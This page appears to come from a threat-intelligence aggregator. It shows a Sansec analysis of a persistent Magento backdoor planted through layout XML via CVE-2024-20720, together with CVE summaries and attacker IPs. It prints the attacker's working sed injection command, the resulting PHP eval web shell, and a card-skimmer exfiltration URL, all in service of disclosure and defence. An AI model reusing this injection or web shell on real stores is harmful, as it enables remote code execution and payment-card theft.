Persistent Magento backdoor hidden in XML
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2024-20720 | Adobe Commerce versions 2.4.6-p3, 2.4.5-p5, 2.4.4-p6 and earlier are affected by an Improper Neutralization of Special Elements used in an OS Command ('OS Comma Adobe Commerce versions 2.4.6-p3, 2.4.5-p5, 2.4.4-p6 and earlier are affected by an Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') vulnerability that could lead in arbitrary code execution by an attacker. Exploitation of this issue does not require user interaction. NVD description · AI analysis pending | 9.1 | 4% |
| — | ||
| CVE-2026-75650 | Unauthenticated Template Injection RCE in Adobe Commerce and Magento (CVE-2026-75650) Adobe Commerce and Magento (including Adobe Commerce B2B) contain an improper neutralization of special elements used in a template engine (CWE-1336), a template-injection flaw that permits arbitrary code execution in the context of the current user. The flaw is reachable over the network by unauthenticated attackers, requires no user interaction, and its changed scope (CVSS 3.1 S:C) means injected code executes beyond the vulnerable component, producing a maximum-severity (CVSS 10.0) remote code execution condition. A successful attacker gains arbitrary code execution on the storefront server; in the observed campaign, intruders installed a Rust backdoor and a PHP web shell (dubbed 'StyleSmuggler') on compromised servers. Any organization running an Adobe Commerce, Adobe Commerce B2B, or Magento storefront is in scope, with internet-facing e-commerce deployments most exposed. Exploitation is confirmed in the wild: the bug was abused as a zero-day before patching and was added to CISA's Known Exploited Vulnerabilities catalog on 2026-09-08. Do: Apply Adobe's released patches immediately per vendor instructions, prioritizing internet-facing Commerce/Magento storefronts, and ensure compliance with CISA BOD 26-04 timelines for KEV entries. Hunt for 'StyleSmuggler' indicators of compromise, including unexpected Rust backdoor binaries and PHP web shells on hosts, and review template/theme customizations for tampering. Exact fixed version numbers are not included in the available data, so consult Adobe's advisory for the correct patched release for your Commerce/Magento version line. | 10.0 | 2% | KEV PoC |
| massroughly 100,000-300,000 internet-facing storefronts |
Indicators of compromiseauto-extracted · verify before use · export allAll →
| Type | Indicator | Context |
|---|---|---|
| ipv4 | 216.73.163.170 | er IPs: 45.146.54.58 45.146.54.59 45.146.54.61 45.146.54.67 216.73.163.170 216.73.163.182 Read more StyleSmuggler: Magento and Adobe C |
| ipv4 | 216.73.163.182 | 54.58 45.146.54.59 45.146.54.61 45.146.54.67 216.73.163.170 216.73.163.182 Read more StyleSmuggler: Magento and Adobe Commerce 0-day R |
| ipv4 | 45.146.54.58 | rview . Attribution We observed the following attacker IPs: 45.146.54.58 45.146.54.59 45.146.54.61 45.146.54.67 216.73.163.170 216.7 |
| ipv4 | 45.146.54.59 | bution We observed the following attacker IPs: 45.146.54.58 45.146.54.59 45.146.54.61 45.146.54.67 216.73.163.170 216.73.163.182 Rea |
| ipv4 | 45.146.54.61 | erved the following attacker IPs: 45.146.54.58 45.146.54.59 45.146.54.61 45.146.54.67 216.73.163.170 216.73.163.182 Read more StyleS |
| ipv4 | 45.146.54.67 | lowing attacker IPs: 45.146.54.58 45.146.54.59 45.146.54.61 45.146.54.67 216.73.163.170 216.73.163.182 Read more StyleSmuggler: Mage |
Full article375 words · extracted from sansec.io · click to collapse
Oops, your XML now contains shell code
The following XML code was found in the layout_update database table and is responsible for periodic reinfections of your system.

Attackers combine the Magento layout parser with the beberlei/assert package (installed by default) to execute system commands. Because the layout block is tied to the checkout cart, this command is executed whenever <store>/checkout/cart is requested. In this case, the command is sed, which adds a backdoor to the (automatically generated) CMS controller. Clever, because the malware would be reinjected after a manual fix or a bin/magento setup:di:compile run:
sed -i "s/___init();/___init();\\n        if  (  isset  (   $_POST  [   \"7faa27b473\" ])  )   {\\n            $catalogQuery  =\"bas\" .   \"e64_de\".   \"code\" ;\\n            @  eval  (  $catalogQuery (  strrev  (  $_POST  [\"7faa27b473\"] )  ));\\n            exit (   0  )   ;\\n        }/g" \
 ../generated/code/Magento/Cms/Controller/Index/Index/Interceptor.php
And this leads to a remote code execution backdoor which can be used by POSTing a command to /cms/index
public function __construct(\Magento\Framework\App\Action\Context $context, \Magento\Framework\Controller\Result\ForwardFactory $resultForwardFactory, ?\Magento\Framework\App\Config\ScopeConfig
{
  $this->___init();
  if  (  isset  (   $_POST  [   "7faa27b473" ])  )   {
    $catalogQuery  ="bas" .   "e64_de".   "code" ;
    @  eval  (  $catalogQuery (  strrev  (  $_POST  ["7faa27b473"] )  ));
    exit (   0  )   ;
  }
  parent::__construct($context, $resultForwardFactory, $scopeConfig, $page);
}
This is the first time that we see actual abuse of CVE-2024-20720, which was discovered just this February by security researcher blaklis.
The attacker used this mechanism to inject a fake Stripe payment skimmer, which would copy payment data to https://halfpriceboxesusa.com/pub/health_check.php (apparently another compromised Magento store).
Next steps for affected merchants
If you are affected, make sure to run our eComscan scanner to uncover any hidden backdoors on your system, see below for a 1-click scan command.
Next, make sure to upgrade your Magento to 2.4.6-p4, 2.4.5-p6 or 2.4.4-p7. See our version matrix for a useful overview.
Attribution
We observed the following attacker IPs:
45.146.54.58
45.146.54.59
45.146.54.61
45.146.54.67
216.73.163.170
216.73.163.182
Read more
- StyleSmuggler: Magento and Adobe Commerce 0-day RCE (CVE-2026-75650) under active attack
- PolyShell: unrestricted file upload in Magento and Adobe Commerce
- Critical backdoor found in MGT Varnish extension
- Persistent backdoors injected on Adobe Commerce via new CosmicSting attack
- Fake Klaviyo accounts added to Magento
Text extracted automatically; images, tables and formatting may be missing. Original: https://sansec.io/research/magento-xml-backdoor